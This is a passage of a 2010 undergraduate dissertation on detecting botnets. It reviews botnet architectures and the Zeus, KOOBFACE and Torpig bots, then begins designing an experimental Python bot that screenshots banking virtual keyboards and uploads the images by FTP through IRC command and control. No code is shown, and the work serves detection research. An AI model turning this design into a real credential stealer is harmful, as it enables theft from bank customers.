Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 1
Experimental Host- and
Network-based Analyser
and Detector for Botnets
Benoit Jacob
Submitted in partial fulfilment of
the requirements of Edinburgh Napier University
for the Degree of BEng (Hons)
Computer Networks and Distributed Systems
School of Computing
April 2010
Supervisor: Prof William Buchanan
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 2
Authorship Declaration
I, Benoit Jacob, confirm that this dissertation and the work presented in it are my own achievement.
Where I have consulted the published work of others this is always clearly attributed; Where I have quoted from the work of others the source is always given. With the exception of such quotations this dissertation is entirely my own work;
I have acknowledged all main sources of help;
If my research follows on from previous work or is part of a larger collaborative research project I have made clear exactly what was done by others and what I have contributed myself;
I have read and understand the penalties associated with Academic Misconduct. I also confirm that I have obtained informed consent from all people I have involved in the work in this dissertation following the School's ethical guidelines
Signed:
Date:
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 3
Data Protection Declaration
Under the 1998 Data Protection Act, The University cannot disclose your grade to an unauthorised person. However, other students benefit from studying dissertations that have their grades attached.
Please sign your name below one of the options below to state your preference.
The University may make this dissertation, with indicative grade, available to others.
The University may make this dissertation available to others, but the grade may not be disclosed.
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 4
Abstract
Botnets are networks of malware-infected machines that are controlled by an adversary are the cause of a large number of problems on the internet [1]. They are increasing faster than any other type of malware and have created a huge army of hosts over the internet. By coordinating themselves, they are able to initiate attacks of unprecedented scales [2]. An example of such a Botnet can be made in Python code. This Botnet will be able to generate a simple attack which will steal screenshots taken while the user is entering his confidential information on a bank website. The aim of this project is firstly to detect and analyse this Botnet operation and secondly to make statistics of the Intrusion Detection System detection rate.
Detecting malicious software in the system is generally made by an antivirus which analyses a files signature and compares it to their own database in order to know if a file is infected or not. Other kinds of detection tools such as Host-based IDS (Intrusion Detection System) can be used: they trigger abnormal activity but in reality, they generate many false positive results. The tool “Process monitor” is able to detect every process used by the system in real time, and another tool “Filewatcher”, is able to detect any modification of files on the hard drive. These tools aim to recognize whether a program is acting suspiciously within the computer and this activity should be logged by one of these security tools. However, results from the first experiment revealed that the host-based detection remained unfeasible using these tools because of the multiples of processes which are continuously running inside the system causing many false positive errors.
On another hand, the network activity has been monitored in order to detect, using an Intrusion Detection System, the next intrusion or activity of this Botnet on the network. The experiment is going to test the IDS by increasing network activity, and will include attacks to some background traffic generated at different speeds. The aim is to see how the IDS will react to this increasing type of traffic. Results show that the CPU utilisation of the IDS is increasing in function of the network speed. But even if all the attacks have been successfully detected under 80Mb/s, 5% of the packets have been dropped by the IDS and could have contained some malicious activity. This paper concludes that for this experimental setup which uses a 2.0 GHz CPU, to have a secure network with 0% of packet drop by the IDS, the maximum network activity should be of 30Mb/s. Further development in this project could be to experiment with different CPU performances assessing how the IDS will react to an increasing network activity and when it will start dropping packets. It would allow companies to gauge which configuration is needed for their IDS to be totally reliable with 0% dropped packets or semi-reliable with less than 2% dropped packets.
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 5
Contents
Authorship Declaration ... 2
Data Protection Declaration ... 3
Abstract ... 4
Contents ... 5
Acknowledgements ... 10
1
Introduction ... 11
1.1
Context ... 11
1.2
Background ... 11
1.3 Aim and objectives ... 12
1.4
Thesis structure ... 12
2
Literature Review ... 14
2.1
Introduction ... 14
2.2
Command and Control Architecture ... 14
2.2.1 Centralized C&C servers ... 14
2.2.2 P2P-based C&C server: ... 15
2.2.3 Unstructured C&C server ... 16
2.3
Trigger events ... 16
2.4
Communication protocol ... 17
2.5
Rallying mechanism ... 18
2.5.1 Hard-coded IP ... 18
2.5.2 Dynamic DNS Domain Name ... 18
2.5.3 Distributed DNS Service ... 18
2.6
Attacks ... 18
2.7
Behaviour analysis ... 19
2.7.1 Network-based behaviours ... 19
2.7.2 Host-based behaviours ... 20
2.7.3 Global correlated behaviours ... 20
2.8
Analysis of three Bots ... 20
2.8.1 Zeus ... 20
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 6 2.8.3 Torpig... 22
2.9
Conclusion ... 23
3
Design ... 24
3.1
Introduction ... 24
3.2
Scenario ... 24
3.3
Botnet Overview ... 25
3.3.1 Screenshot module ... 26 3.3.2 FTP module ... 263.4
Detection overview ... 27
3.4.1 Network activity ... 27 3.4.2 Host activity ... 283.5
Experimental design and test ... 28
3.5.1 Functionality testing ... 28
3.5.2 Experiment 1: Botnet detection ... 29
3.5.3 Experiment 2: IDS evaluation ... 29
3.6
Conclusion ... 29
4
Implementation ... 31
4.1
Introduction ... 31
4.2
System configuration ... 31
4.3
Botnet implementation ... 32
4.3.1 Library ... 32 4.3.2 Bot connexion ... 334.3.3 Listening for command ... 33
4.3.4 Website filtering ... 33
4.3.5 Screenshots module ... 34
4.3.6 Upload module ... 35
4.4
Host-based detection tools ... 35
4.4.1 File Watcher ... 35
4.4.2 ProcessMonitor ... 36
4.5
Network based detection tools ... 36
4.5.1 Netstat ... 36
4.5.2 Snort configuration ... 36
4.6
Background traffic generation ... 37
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 7 4.6.2 Tcprewrite ... 38 4.6.3 Tcpreplay ... 38
4.7
Conclusion ... 38
5
Evaluation ... 40
5.1
Introduction ... 40
5.2
Host-detection ... 40
5.2.1 Filewatcher ... 40 5.2.2 Process monitor ... 415.3
Network traffic detection ... 41
5.3.1 Netstat ... 41 5.3.2 Wireshark ... 42 5.3.3 Snort ... 42
5.4
IDS evaluation... 43
5.5
Analysis ... 44
5.6
Conclusion ... 45
6
Conclusion ... 47
6.1
Introduction ... 47
6.2
Meeting the objectives ... 47
6.2.1 Literature Review on Botnets and related threats ... 47
6.2.2 Analysis of widely-used Botnets, and their associated behaviour/data remanence ... 47
6.2.3 Design of an agent which mimics the behaviour a Botnet, and associated detection/evaluation tools ... 47
6.2.4 Implementation of test/evaluation tools for the detection and analysis of Botnet activity ... 48
6.2.5 Evaluation of success rate of detection. ... 48
6.3
Critical Analysis of the work carried out ... 48
6.4
Future work ... 49
References ... 51
Appendix 1 - Initial Project Overview ... 56
1. Overview of Project Content and Milestones ... 56
2. The Main Deliverable(s) ... 56
3. The Target Audience for the Deliverable(s) ... 56
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 8
5. Additional Information / Knowledge Required ... 57
6. Information Sources that Provide a Context for the Project ... 57
7. The Importance of the Project ... 57
8. The Key Challenge(s) to be Overcome ... 57
Appendix 2 - Week 9 Meeting Report ... 58
Appendix 3 - Screenshots ... 60
Appendix 4 - Glossary of terms ... 61
Appendix 5 - Diary Sheets ... 63
Appendix 6 – Grant Chart ... 80
Appendix 7 –Source Code ... 81
1 Bot Source Code ... 81
2 Filewatcher Source code ... 83
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 9
List of Tables
Table 1 – Command and Control Topologies [6] ... 14Table 2 - Specifications of Virtual Machines ... 32
List of Figures
Figure 1 - Centralized C&C servers [7] ... 15Figure 2 - Hybrid P2P Botnet[7] ... 16
Figure 3 - Zeus Control Index[23] ... 21
Figure 4 - Torpig network infrastructure[1] ... 23
Figure 5 - Virtual Keyboard ... 25
Figure 6 – Botmaster communications ... 25
Figure 7 - UML Diagram of screenshot module calls ... 26
Figure 8 - UML Diagram of FTP module calls ... 27
Figure 8 – Hierarchy of the Botnet activity ... 28
Figure 9 - Diagram of experimental Virtual Network ... 32
Figure 10 – Diagram of Virtual Machines used for Background traffic generation .... 37
Figure 11 – Diagram Virtual Machines Evaluation ... 40
Figure 12 – Netstat command ... 42
Figure 13 – CPU and Memory utilisation in function of Traffic rate... 43
Figure 14 – Packet loss in function of Traffic rate ... 44
Figure 15 – Alarm raised in function of Traffic rate ... 44
Figure 16 – Host based filter analysis ... 46
Figure 17 – Draft of Future work ... 50
Figure 18 – File watcher False Positive error ... 60
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 10
Acknowledgements
I would like to thank Prof Bill Buchanan for the time and the assistance that he has provided throughout the project.
I would also like to thank Alistair Lawson for agreeing to be my second marker and for showing interest to the project during the week 9 review.
Finally, I would like to thank my family and my girlfriend for their support and the motivation they gave me.
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 11
1 Introduction
1.1 Context
Botnets attacks are nowadays widely used in the internet and periodically make headline news. Recently a Botnet has hit Amazon EC2 (a firm that allows users to rent virtual computers to run their own applications on the cloud): security researchers reported that hackers were able to compromise a site on EC2 for the infamous password-stealing Zeus banking Trojan. This site was used by Zeus for its own C&C (command and control) server. Amazon EC2 which provide scalable deployment of applications could be hit by many Botnets and make use of data storage and application processing on the cloud in question[3]. In this context, the first aim of this project is to produce a simple Botnet and implement it into a virtual machine as the case of Amazon EC2. Then, the second aim will be to analyse the interactions made by the Botnet within the virtual network and make statistics about its rates of detection.
1.2 Background
The first Bot “PrettyPark” was introduced in 1999 on the Internet Relay Chat (IRC [4]) designed for group communication in discussion forums, known as IRC channels. This Bot was created to help the administrator of a channel to keep it open and to prevent malicious users from taking over the channel. “Pretty Park” allowed the creation of operator status to give graduate privilege for special users. This Bot looked like a user inside the channel and could answer to certain requests, such as creating statistics, hosting games or sharing files[5]. But the major function of PrettyPark was to allow an administrator (known as Botmaster) to remotely control a large pool of computers using IRC channels.
The idea became popular in the cyber-crime community and over the years Bots have been improved and dedicated to cyber-attacks. Nowadays, Bots are usually part of a network of infected machines, known as a “Botnet”. Botnets are now sophisticated and can perform powerful attacks due to the amount of zombie computers (Bots) on the internet. Managed by the Botmaster, they conduct distributed denial-of-service (DDoS) attacks, email spamming, keylogging, abusing online advertisements, spreading new malware, etc. Today, the Botnet population is growing rapidly and they represent some computer armies and have become a huge threat on the Internet. The current generation of Botnets spread in the networks like worms through the exploitation of common Microsoft Windows vulnerabilities or backdoors left by previous worms. They hide themselves inside the system like a virus and can launch attacks co-ordinated by the Botmaster. The last generation of
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 12
Botnets are famous in the file sharing platforms, P2P (Peer-to-Peer) networks, and more difficult to trace: there is no longer channels between a group of Bots, but hosts connected to each other, commanded by the Botmaster that only need to connect to one of the peer to broadcast his commands.
1.3 Aim and objectives
The aim of this project is to create an experimental Botnet in order to analyze its activity by using different security tools. To accomplish this overall aim, five intermediary objectives will follow the achievement of this project gradually:
Create a literature review on Botnets and related threats.
Analyse recent Botnets, their associated attacks, behaviour, data remnants and impact on the society.
Design of an agent which mimics the behaviour of a Botnet, and associated detection/evaluation tools.
Implementation of test/evaluation tools for the detection and analysis of Botnet activity.
Evaluation of success rate of detection.
1.4 Thesis structure
Chapter 1 – Introduction: Provides background information on the subject. Aims and objectives are defined which will be the key vector of this project.
Chapter 2 - Literature review: Review the current research on Botnets by explaining the Botnet taxonomy covered in 6 Sections: C&C architecture, trigger events, communication protocols, rallying mechanism, attacks and behaviours. Moreover, an analyse of three Botnets follows in order to under how Botnets interacts on the field.
Chapter 3 – Design: Draft the project by describing the Botnet functionality and the different tools used to analyse its activity. The designs of two experiments to detect the Botnet are made on the host-based side and on the network-based side.
Chapter 4 – Implementation: By creating a network of three Virtual Machines (Botnet, Botmaster and IDS) the experiment described in the design is implemented and results are logged in order to be used in the result chapter.
Chapter 5 – Results: The results of the whole experiment are displayed and a reflexion is made to understand the consequences that engender them. Tools are evaluated in function of their good working order within the experiments.
Chapter 6 – Conclusion: Concludes this project by listing the initial aims and the work done for each single one. A self-appraisement Section shows the troubles
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 13
encounter during this project and afterthought of working mode for the next projects. Finally, some directions are given for some future work.
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 14
2 Literature Review
2.1 Introduction
The literature review provides Botnet taxonomy so that a Botnet can be designed successfully along the project. The Botnet taxonomy is an important part of the project, as every aspects of a Botnet needs to be understood before the design/implementation can take place. So on, the literature review covers six categories: Command and Control (C&C models), trigger events, communication protocols, rally mechanisms, attacks and behaviours. The review then focus on an up to date investigation about three different Botnets, to understand how Botnets have been deployed and identify which type of attacks they are using. Using this knowledge will be useful in the second part to design the experimental Botnet.
2.2 Command and Control Architecture
A Command and Control (C&C) system is set-up by the Botmaster to communicate with his Bots indirectly because it does not want its identity to be revealed and want to hide the command sent. In order to explore the C&C architecture, three topologies will be reviewed. Michael Bailey [6] summarized the different types of topologies as in Table 1.
Table 1 – Command and Control Topologies [6] Topology Design
Complexity
Delectability Message Latency
Survivability
Centralized Low Medium Low Low
Peer-to-Peer Medium Low Medium Medium
Unstructured Low High High High
2.2.1 Centralized C&C servers

Botnets with the centralized architecture provide a simple, low-latency, anonymous and efficient real-time communication platform for the Botmaster [2]. Most of the latest large-scale Botnet attacks detected use this architecture (see Figure 1). This structure interconnects Bots to a central point that forwards IRC or HTTP messages between clients. This Botmaster used this central point to pass messages to his Bots. This architecture has a low latency in reason of the direct communication from the Bots to the C&C server, which are directly connected. However, this structure has two weaknesses from the Botmaster point of view, as each single host send messages
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 15
to the same C&C server which can be easily triggered by a defender. Moreover, if the C&C server goes down, every Bots cannot receive messages anymore and the whole system is compromised. Attacker C&C IRC Server Bots Command and control (IRC protocol) Attacker C&C Web Server Bots Command and control (80 Web port)
Figure 1 - Centralized C&C servers
2.2.2 P2P-based C&C server:
The Peer-to-Peer (P2P) has become popular in recent years. Millions of users are daily sharing programs, movies and games. The first P2P-based C&C server has been implemented in 2002 with the Bot Slapper [5]. However, the architecture has been modified many times during the past few year and a new architecture has emerged recently which uses a hybrid P2P Botnet [8]. Each Bot has a private fixed limited size list of seeds that it does not share with the others (Figure 2). It means that once a host receive a message, it will forward this message to its private list of seeds. This method exposes only few Bots when one of them is captured. Each host periodically connects to his neighbour to retrieve orders from the Botmaster. The Botmaster only need to connect to one of the Bots (peer) to send his commands all over the network. This type of architecture is more robust than the centralized structure and much harder to shutdown. However, the design of P2P architecture is more complex and a medium latency is observed in reason of the number of hops from Bots to the C&C server.
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 16
Botmaster
P2P Botnet
Figure 2 - Hybrid P2P Botnet [7]
2.2.3 Unstructured C&C server
Another kind of communication has been discovered recently using unstructured C&C server [9]. By using a P2P based communication without seeds list, each Bot has the ability to scan the internet in order to find another Bot. The Botmaster first encrypts his message and then scans the internet to find one of his Bots to pass the message along. This Bot will do the same thing by scanning and forwarding the message. Using this architecture is really simple and secure because discovering one host will not compromise any other host. However, a low latency can be observed due to the time of scanning the internet and finding other hosts.
2.3 Trigger events
A number of different trigger events are able to start the malware. These triggers make the detection harder because the malware will be completely hidden before its starts and it will make the success of attack higher. The first type of trigger uses on
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 17
specific dates[10] to activate itself. For example, Valentine’s Day 2009 this attack was launched: hundreds of e-mails with subject lines as “Falling in love with you” containing a romantic message inside and a link to a website. This website allowed downloads of 12 heart images containing a malicious program inside.
The second type of trigger works in accordance to time[11]. Another type of trigger is in function of the time: a malware can start to install itself at night and utilize many of the computer resources whilst the user is away or sleeping. A third type of trigger uses Windows application processes to record, using a keylogger (which saves the keystrokes) specific applications[12]. Finally, other events can be triggered according to specific websites. For example, on a bank website, the malware will log the keystrokes and take a screenshot of each click to trace the account number and pin of the unsuspecting victim.
2.4 Communication protocol
The communication protocol listed above will sort various communication techniques [13] within the Botnet. Bots generally use an IRC protocol to communicate with each other. However, the Hypertext Transfer Protocol (HTTP) is also famous in reason of the facility to hide it inside web traffic. There are also some new protocols such as Instant Messaging (IM) and P2P, which are used for smaller Bot networks.
On IRC, all the Bots join a specific private channel protected by a password on IRC. Some of these Bots are using a SSL-encrypted communication. Bots interpret the messages sent by the Botmaster on this channel (if they need to update, attack, etc). Most corporate networks do not allow any IRC traffic for a better security. This way, if an Intrusion Detection System (IDS) discovers any IRC request, it will result in:
An Outbound IRC request means that a computer on the network is infected and used as a C&C server.
An Inbound IRC request means that the C&C server is recruiting a computer on the network.
Firewalls can be configured to block any IRC traffic. However, Bots are now using IRC traffic tunnelled in HTTP protocol to communicate with the C&C server for two reasons: They are easily hidden inside the huge amount of HTTP traffic and they bypass the firewall rules which generally block a majority of ports except the 80 for HTTP traffic. Other types of communication consist of hiding instructions inside an HTTP request or within Domain Name System (DNS) records. These instructions can also be hidden in images to make the detection harder.
Latest improvements in the communication protocols use Instant Messaging (as Skype or MSN) and encrypted P2P protocols (named WASTE) for communication
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 18
and file transferred between a small numbers of trusted parties. These protocols are not common yet but they will probably emerge in the future and make Botnet detection harder in reason of the big amount of communication going on everyday in Instant Messaging application.
2.5 Rallying mechanism
Different rallying mechanisms [13] are used by Botnets to rally new Bots to the C&C server in order to retrieve message from the Botmaster. The main methods include hard-coded IP address, Dynamic DNS Domain name, and Distributed DNS Service.
2.5.1 Hard-coded IP
Some Bots can communicate with the C&C server using a Hard-coded IP which means that the IP of the C&C server is hard-coded into the binary of the Botnet[14]. This technique is not very popular because once a Bot is trapped and has been analysed, the address of the C&C server can be easily found and shutdown. Once the C&C server is disabled, Bots belonging to this server becomes useless because they cannot receive any more orders from the Botmaster.
2.5.2 Dynamic DNS Domain Name
The Dynamic DNS Domain Name uses a hard-coded domain name assigned by dynamic DNS provider, which allows the Botmaster to relocate his Botnet easily. If the connection fails, the Bot sends a DNS query to receive the new domain name of the C&C server. So on, the Bot does not depend anymore from the C&C server, this one can go down and a new C&C server will be assigned to that Bot. A few websites give this free service such as: “dyndns.com”[15]. You can create your own domain “yourname.dynds.com” and assign a dynamic IP to this name.
2.5.3 Distributed DNS Service
Another method is to use a Distributed DNS Service. This service is the most sophisticated and is implemented in the newest Bots. Botnets run their own DNS server in specific locations where authorities cannot reach them (because the law in these places is not up to date in the internet security domain). The Bot contacts its own DNS server to retrieve the IP of the C&C server. These DNS servers use a high port to communicate which makes them difficult to be detected by security devices. They are actually the hardest to detect and destroy.
2.6 Attacks
Bots have a large scale of different attacks available[16] that a Botmaster can use as he wishes. Attacks can be targeted in many ways: they can be invisible to a basic
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 19
user (e.g., for an identity fraud) or can slow down the system and crash it (e.g., DDoS Attacks). Examples are:
1. DDoS Attacks - This is a common attack used by Botnets to overflow a server. Using a large number of computer sending TCP SYN and UDP messages in repetition, it can rapidly overload the bandwidth of the targeted network and sometime shut it down.
2. Spamming - Large quantities of email are sent in mass. With the help of thousands Bots, attackers can send a massive amount of spam emails using random list of emails found on internet. Some Bots also implement a special function to harvest email-addresses. Often that spam you are receiving was sent from a friend.
3. Sniffing - Bots can harvest the data that a user is typing. Sniffing is used as a keylogger and can retrieve username/passwords and other interesting information. Sometimes, more than one Botnet compromises a specific host. In that case, they steal information from each other.
4. Click fraud - Botnet can be used to gain financial advantages. By installing advertisements on a fake website and making a deal with companies that pay per click on ads. Once the website is setup, the Botmaster will ask to all of his Bots to go clicking on these ads. This will generate thousands of clicks from everywhere and a financial gain for the Botmaster. This technique is today a bit primitive because companies can detect this big amount of clicks at the same time. Thus, a few features have been added to make infected computers click on the ads, for example, every time they start the web browser.
5. Identity Fraud - This technique is also called Phishing. Bots can host multiple fake websites pretending to be EBay, PayPal, or a bank, and harvest personal information. Usually the name change of one letter to creates subtle confusion (between paypal.com and paypol.com). Some Bots are able to redirect some specific flux DNS which makes detection harder: Entering paypal.com will redirect you to a fake paypal.com but with exactly the same name.
2.7 Behaviour analysis
The detection of Botnets in a network can be categorized through three different types of behaviour: network-based, host-based and global correlated. Understanding these behaviours [17][18] [19] is important to prevent, protect and detect Botnet intrusion inside the network.
2.7.1 Network-based behaviours
Network-based behaviours analyse the network traffic. Botmasters need to communicate with their Bots across the network. Most of the Bots are using dynamic DNS query to find their C&C server because it is the most secure protocol. Botnets
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 20
can use IRC or HTTP to communicate. Filtering some specific information on these networks can help to find some compromised hosts: Most Enterprise generally banned IRC traffic because it is a high risk to be contaminated by malware. Therefore, if any traffic is using the IRC port, it can reveal the presence of Bots. To prevent the detection of the C&C server, Bots often change DNS server. Filtering the DNS traffic can be used to find hosts who keep changing of DNS name server. Another method is by looking at the name of the DNS used by Botnets that can sometimes be distinguished by an unusual name (e.g. milk.dyndns.com).
2.7.2 Host-based behaviours
Behaviours can also be directly triggered within the infected machine (method called Host-based behaviour). Once a Bot is running on a host, it compromises software activity (e.g., shutdown of the AV or preventing the user from navigating on a specific server). To do that, Bots are using a system/library call which can modify the register and create/delete networks or programs. Trained specialists with security knowledge can detect Botnets: Individuals with this knowledge can identify areas where there is a high probability of infection, e.g., if one of the hosts in the network has trouble updating its virus definition.
2.7.3 Global correlated behaviours
Global characteristics are tied to the fundamentals Botnet and can be used for an efficient detection. These characteristics are not going to change unless the Botnet is completely re-designed and implemented. For example, a famous behaviour is known when a C&C server shutdown: every Bot is going to be disconnected and contact the DNS server in order to retrieve a new C&C server address. Therefore, an increase of the DNS queries can be discovered on the network which raises alarm of Intrusion Detection Tools.
2.8 Analysis of three Bots
The following contains the three most popular Bots on the Internet used to compromise computers [20].
2.8.1 Zeus
With 3.6 million compromised hosts, Zeus is the most popular Bot. It can steal any information stored on computer victims. It is written in C++. The latest version of Zeus (on September 2009) uses an encrypted configuration file using one unique key [21]. The key is encrypted in RC4 (254 bytes long) and stored inside the Bot’s executable file which makes the configuration file difficult to decrypt. A feature of self-destruction, usually used in banking Trojan, is implemented. The Botnet can destruct, once the main private information was collected. But this
self-Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 21
destruction can also be used to overwrite the virtual memory of Windows with zeros and makes the operating system inoperable. Last April, an estimated 100,000 PCs infected by Zeus, apparently destroyed itself[22]. Today, multiple versions of Zeus are on the market. Zeus is a commercial product: an up to date version are sold for around £600 and after few months this version is distributed for free[23]. The Zeus distribution is spread by spamming and by a large number of social engineering tricks. Once a computer is infected, the installation of Zeus goes through a number of different steps which can change according to the function of the version. Figure 3 shows the web interface used by Zeus to control zombies: It is possible to display the Bots list, have access to each single Bot, add new scripts, see the passwords captured, the system options and many more. Controlling an army of thousands of Bots is no more complicated, the web interface is really easy and intuitive, making it possible for almost anyone to use.
Figure 3 - Zeus Control Index[23]
2.8.2 KOOBFACE
This Bot compromises 2.9 million computers in the US. This malware’s main aim is to spread via 10 visual social networking sites such as Twitter, MySpace and predominately, Facebook. Social networking sites are used by people to communicate and share personal data with each other. It has also become a gold mine for the advertising industry: Facebook shares certain confidential information from its users to assist advertising industry to target their audience. The worm KOOBFACE is composed of multiples of different malwares with particular
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 22
functions. The first one is KOOBFACE downloader that spread itself via a fake YouTube. Users are invited to install infected codec to see the related video. Once the computer is infected [24] it starts looking for cookies related to social networking sites. If the worm finds the appropriate security cookie, it creates a link to the infected video in the victim’s profile to trick visitors into following [25]. KOOBFACE downloader also contacts KOOBFACE C&C server in order to retrieve the following malwares [26].
A social network propagation component is the malware responsible to write messages on the profile, send mails and IM to the friends list of unlucky users with links to fake videos. A Web server component causes the infected computer to become a Web server that acts as a proxy or relay server to distribute KOOBFACE components. An ads pusher infect windows registry and automatically open new browser windows integrating some ads. A data stealer that steals Windows product IDs, internet profiles, emails credentials, FTP credentials and IM application credentials. The collected stolen information is then sent to the C&C server. The number of modules implemented in KOOBFACE is increasing everyday which allow the Botnet to generate new attacks. KOOBFACE has understood how visual networking sites work and how people use them. This Bot was spread on the internet in 2008 and is continuously growing due to the inflation of visual networking sites.
2.8.3 Torpig
On the 4th May 2009, a Botnet called “Torpig” received a lot of publicity, making headline news [27][28] [1] with the discovery of a huge network zombie containing 70GB of stolen credit card and passwords, according to the research team from the University of California at Santa Barbara. In 10 days, the boot was running on 180,000 infected hosts and had the ability to use 1.2 million IP address. With around 300,000 stolen passwords from 410 different financial institutions and money services like PayPal, this zombie network is one of the world most famous.
Torpig is distributed through Mebroot, a rootkit that rewrites the hard drive’s boot record during the start-up. Using this technique makes the malware undetectable by AV because it is executed before the loading of any security software. Figure 4 shows the different steps of installing Torpig. Once Mebroot is installed (4), the infected host contacts the mebroot C&C server (5) to obtain malicious codes. These codes are encrypted and saved inside the system32 directory under the names of existing files in this directory but with a different extension, to avoid suspicion. Every 20 minutes, Torpig will update the keylogger data on a Torpig C&C server (6). Some Phishing attacks will also take place to collect personal information (7). Once the malware is installed, it starts collecting multiples of credential information coming from almost 30 software and web based applications using a keylogger. An
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 23
interesting specification of this malware is that it is running at a low level which means that it can intercept every password before their encryption by secure sockets.
Figure 4 - Torpig network infrastructure [1]
2.9 Conclusion
The Botnet phenomenon presents several new challenges for the Internet community. This Section defines the taxonomy of Botnets, for better understanding of their behaviours which is essential to identify and detect the significant rise of Botnet activity. By keeping in mind that Botnets are moving targets, all aspects from communication protocols, trigger mechanisms, attacks to rallying mechanism are constantly evolving and give a hard task for network defenders.
The different parts of the literature review are going to be used for developing an experimental Botnet. A C&C server, reviewed in Section 2.2, will be implemented in order to allow the Botmaster to correspond with the Bot using one of the communication protocols seen in Section 2.4. Exploiting a trigger event, displayed in Section 2.3, should allow the Botnet to start an attack at a specific moment. A few attacks, seen along the Section 2.6 and in the Botnets analyse in Section 2.8, can be implemented inside the experimental Botnet to make it harvest data or spam emails. Thus, a reflection must be done in the design section in order to choose a specific attack adapted to this project.
Once the Botnet is running, the second stage of the project is to detect its activity and record statistics about its detection rate. This can be done by using host-based and network-based analysis, as seen in Section 2.7. The vital point of this project is to keep the Botnet inside a secure environment. Due to this, some security tools need to be implemented inside a Virtual Machine and inside the Virtual Network to detect the Botnet activity.
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 24
3 Design
3.1 Introduction
The project’s aim is to create a script that is able to mimic a malicious Botnet. The host and network activity of this Botnet will be then monitored and analysed. Now that the literature review is written and the basics concepts of Botnets are understood, the project has started to take shape.
The choice of an adapted programming language is important for the creation of the Botnet. After some research on the subject, two main languages were highlighted in this project: C #.NET and Python. C #.NET language requires some background knowledge and there was limited information on how to make a Botnet in C# available online. The Python language is reputed to be an easier scripting language and after some research, the use of the Python library should enable the creation of a Bot without great difficulty. The programming language was therefore decided: Python will be used in this project.
Section 3.2 provides a scenario of the Botnet working mode and describes which modes of attack the experimental Bot will use. The architecture of the C&C server, defined in Section 3.3, will allow the communication between Bot and Botmaster. Furthermore, some diagrams UML represents the Bot activity by initially taking screenshots of personal information and then subsequently sending these screenshots on a distant FTP server. Section 3.4 will provide an overview of the detection phase which will be organised in two parts: host-based detection and network-based detection. Finally, two experiments of this project appear in Section 3.5 in order to evaluate the Botnet detection rate.
3.2 Scenario
The requirements needed by the Botnet are the followings:
Creation of a centralized C&C server in order to establish communication between the Bot and the Botmaster.
Trigger of an event which will start an attack and steal data.
Transfer the stolen data on a distant server.

The stolen data will be a screenshot of the infected host while with some personal user information as usernames and passwords. This operation can be easily achieved using a keylogger, which logs every keystroke typed by a user. So in order to make this experiment more realistic and up to date, the following scenario will be used: Today, numbers of bank websites are using virtual keyboards to avoid malicious
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 25
programs of recording keystrokes. These virtual keyboards require that the login must be typed using keystrokes and appear clearly. However passwords need to be clicked using the virtual keyboard and appear encrypted. This way, taking a single screenshot will not help the identification of the user password. Therefore, the Botnet aim will be to take multiple screenshots each time a click is detected, in order to retrieve the number the users have clicked in order to reveal their passwords. Figure 5 shows an example of a basic virtual keyboard. Each time the page is refreshed the numbers are shuffled and placed in a different order.
Figure 5 - Virtual Keyboard
3.3 Botnet Overview
The Bot will bypass this new security technique by taking screenshots of the virtual keyboard while the user is entering his account number and password. To ensure that the Bot is accessible from anywhere, it will join a private IRC channel and wait for orders from his Botmaster, as seen in Figure 6. The Botmaster will only need a computer with IRC to access the channel. In order to make this channel secure and only accessible by the Botmaster, the channel will require a password. Once connected, the Botmaster will be able to see a list of all the connected Bots, giving him the possibility to send commands to any specific Bot or to all of them.
Figure 6 – Botmaster communications
Botmaster Private channel
Botnet 1
Botnet 2
Botnet 3
[Send command to a specific Botnet]
[Send a broadcast command]
IRC [Send password to connect to the private channel]
[Authentication accepted] Login require keystrokes Password require clicks
Benoit Jacob – BEng (Hons) Computer Networks & Distributed Systems 26
3.3.1 Screenshot module
